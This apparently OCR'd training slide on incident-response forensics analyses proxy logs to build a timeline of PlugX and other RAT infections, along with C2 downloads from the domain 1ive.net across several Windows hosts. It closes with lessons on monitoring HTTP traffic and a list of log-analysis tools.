
Mar 7 10:55 PM? Win10-2: PlugX? infection (proxy log)

Mar 12 9:40 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 20 6:40 PM Win10-1: AddinsManager.exe infection (proxy log, WMI)

Proxy Log Analysis Result (3)

- The timeline is updated as follows.



Mar 7 10:55 PM? Win10-2: PlugX? infection (proxy log)

Mar 8 3:00-8:00 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 12 9:40 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 14 10:50 PM Win10-1: PlugX (SvS.DLL) infection (proxy log, Task)

Mar 15 7:53 PM Win10-1: Started to download something from 1ive.net (proxy log)

Mar 20 6:40 PM Win10-1: AddinsManager.exe infection (proxy log, WMI)

Mar 22 5:36 PM AD: Downloaded something from 1ive.net (proxy log)

Mar 23 12:53 PM Win10-1: Stopped to download something from 1ive.net (proxy log)

- Next, we should perform persistence analysis on client-win10-2 in order to find out the malware that communicated with the C2 server 1ive.net.

Conclusion

- We can find evidences of RATs' C2 traffics by analyzing proxy logs.
- We can also find evidences of drive-by download attacks. It is one of the most popular attacks to clients.
- We should always pay attention to HTTP and HTTPS traffics via proxy servers since these are the most popular traffics used to connect to the external servers from internal clients.
- Of course there are several malware that use non-HTTP traffic for their C2, such as DNS, SMTP and so on.

Tools

- Elasticsearch https://www.elastic.co/products/elasticsearch
- Kibana https://www.elastic.co/products/kibana
- Embulk http://www.embulk.org/docs/